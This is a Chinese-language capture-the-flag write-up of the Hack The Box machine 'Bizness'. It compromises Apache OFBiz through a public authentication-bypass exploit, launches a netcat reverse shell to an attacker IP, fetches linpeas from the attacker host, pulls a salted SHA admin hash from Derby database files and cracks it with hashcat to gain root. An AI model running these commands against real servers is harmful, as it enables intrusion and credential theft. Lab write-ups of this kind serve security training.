




Nmap掃出22,80,443 port



將domain name與ip加入/etc/hosts




進入網頁可發現powered by apache ofbiz




Google apache ofbiz exploit，將整組code下載

網址https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass



解壓



因為kali預設用zsh，所以將

export JAVA\_HOME=/usr/lib/jvm/java-17-openjdk-amd64

export PATH=$JAVA\_HOME/bin:$PATH

寫進.zshrc檔


如果是bash就寫進.bashrc檔




$0 可查看目前shell類型

Sudo mousepad .zshrc寫入


Echo $JAVA\_HOME 確認java環境變數設置成功



網址下方有解釋命令用法



至revshell generator製作nc reverse shell



至解壓的資料夾下使用command

python3 exploit.py --url https://bizness.htb/ --cmd 'nc -c sh 10.10.16.29 4444'

以及

nc –nlvp 4444

接取reverse shell


至/home/ofbiz目錄下提取user.txt



為了維持假shell穩定，使用command

python3 -c 'import pty;pty.spawn("/bin/bash")'

生成一個新的交互式linux shell，可先用which python3查看對方有使用python3




然後輸入

export TERM=xterm

Ctrl + Z 隱藏至背景

stty raw -echo; fg 叫回前景並穩定

由於直接輸入enter會變成^M，所以用stty sane解決輸入控制問題(其實上述三行用不到)



用linpeas.sh找弱點，但該靶機連線很不穩定直接至

cd framework/resources/templates


ls

cat AdminUserLoginData.xml

可發現一段hash

{SHA}47ca69ebb4bdc9ae0adec130880165d2cc05db1a

在他後面描述requirePasswordChange=”Y”，意思應為須更改預設帳密，所以這段hash並非實際admin hash，但可知為SHA 加密



Linpeas後會提示弱點

用

wget://10.10.14.136:9090/linpeas.sh

Chmod +x linpeas.sh


./linpeas.sh

可發現/opt/ofbiz/runtime/data/derby/ofbiz/seg0底下有漏洞

Derby是java資料庫

*seg0* directory

Contains one file for each user table, system table, and index




cd runtime/data/derby/ofbiz

strings -f seg0/\*.dat | grep -i 'password'

至該目錄並檢索所有.dat檔，發現admin hash

$SHA$d$uP0\_QaVBpDWFeo8-dRzDqRwXQ2I

SHA系列，salt為d



至/opt/ofbiz/framework/base/src/main/java/org/apache/ofbiz/base/crypto路徑中可發現有base64.urlsafe\_b64encode()這段程式，概念相當於user輸入密碼經過base64urlsafe更改符號再加密後存至.dat檔中，所以看到的非直接hash

源程式參考

<https://github.com/apache/ofbiz-framework/blob/trunk/framework/base/src/main/java/org/apache/ofbiz/base/crypto/HashCrypt.java>

至CyberChief進行轉換

直接將\_和-更改為/和+


轉為Hex供hashcat使用

base64.urlsafe\_b64encode() replaces / by \_ and + by -




由hashcat –h 選取mode 120 sha1($salt.$pass)

並依照<https://hashcat.net/wiki/doku.php?id=example_hashes>範例hash:salt格式輸入



得出admin password: monkeybizness



su提權

至root下取得flag.txt